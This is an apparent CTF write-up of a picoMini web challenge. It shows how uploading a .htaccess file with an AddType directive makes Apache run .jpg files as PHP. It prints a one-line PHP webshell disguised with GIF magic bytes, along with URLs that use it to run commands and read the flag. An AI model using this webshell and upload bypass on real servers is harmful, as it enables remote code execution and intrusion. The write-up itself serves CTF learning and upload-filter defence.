Overview
This is a web exploitation challenge from the picoMini byCMU-Africa CTF. The goal was to bypass a file upload restriction on an Apache server and achieve Remote Code Execution (RCE) to read a flag file on the system.
Difficulty: Medium, the tricks here aren’t immediately obvious unless you know how Apache handles configuration files, but once the lightbulb clicks, the path to RCE is clean and satisfying.
Challenge Description
We’re given a link to what looks like an identity verification page, a simple web form that accepts file uploads. The task hints are already provided:
Hint 1: Apache can be tricked into executing non-PHP files as PHP with a
.htaccessfile.
Hint 2: Try uploading more than just one file.

Those two hints basically reveal the entire attack surface. Let’s dig in.
Recon, Poking at the Upload Form
First thing I do with any file upload challenge is try to break the filter fast. I tried uploading:
- A plain
.txtfile → Rejected - A
.phpfile → Rejected

So the app is blocking by extension. That’s common. The question now is: how strict are those checks, and can we work around them at the server level?
What Is a .htaccess File?
Before jumping to the exploit, it’s worth understanding the weapon here.
.htaccess is a per-directory configuration file used by the Apache web server. It lets you override global server settings for a specific directory, things like URL rewrites, access controls, and crucially: which file extensions Apache treats as executable PHP.
The magic directive we need is:
AddType application/x-httpd-php .jpgThis one-liner tells Apache: “Treat any .jpg file in this directory as a PHP script and execute it.”
Normally .htaccess files aren’t something a user can upload. But if the upload filter only checks for “dangerous” extensions like .php and forgets about .htaccess… we walk right in.
The Attack
Step 1, Craft the .htaccess Payload
Create a file literally named .htaccess (no extension) with this single line:
AddType application/x-httpd-php .jpgThis will instruct Apache to execute any .jpg file in the upload directory as PHP code.
Step 2, Upload .htaccess via Burp Suite
The web form wouldn’t just let me pick .htaccess normally since browsers typically hide dotfiles. I fired up Burp Suite, intercepted a normal upload request, and swapped the filename to .htaccess and the content to the directive above.

The server accepted it. No complaints. Filter bypassed, the app didn’t have .htaccess on its block list.
Step 3, Upload the PHP Webshell as a .jpg

Now I need a shell. I can’t upload a .php file directly, but thanks to the .htaccess I just dropped, any .jpg in that directory will be executed as PHP. I crafted shell.jpg with this content:
GIF89a;<?php system($_GET['0']); ?>A couple of things happening here:
GIF89a;is the magic bytes for a GIF file, some upload filters check the file header/signature rather than just the extension. Prepending this can fool naive content-type checks.<?php system($_GET['0']); ?>is a minimal PHP webshell. It passes a URL parameter?0=directly tosystem(), giving us OS command execution.
Upload shell.jpg → accepted.
Step 4, Trigger Remote Code Execution
With both files uploaded, the shell is live. Navigating to the uploaded file and passing a command:
http://amiable-citadel.picoctf.net:64277/images/shell.jpg?0=whoami
We’re running as www-data. Not root, but we don’t need to be, the flag is readable by this user.
Getting the Flag
http://amiable-citadel.picoctf.net:64277/images/shell.jpg?0=cat+/var/www/flag.txt
picoCTF{s3rv3r_byp4ss_9e7008ba}Key Takeaways
.htaccessis often overlooked in upload filters. Developers block.php,.phtml,.phar, but forget that.htaccessitself can redefine what PHP executes.- Magic bytes can confuse content-type validators that don’t fully parse files.
- Burp Suite is essential for any upload manipulation, intercepting and modifying requests in-flight is something you can’t do from the browser alone.
system()is the simplest RCE vector in PHP, if you can get one line of PHP executing on a server, you own the process.
The real lesson: file upload security is only as strong as its most permissive loophole. If you don’t explicitly account for Apache configuration files in your block list, everything else is moot.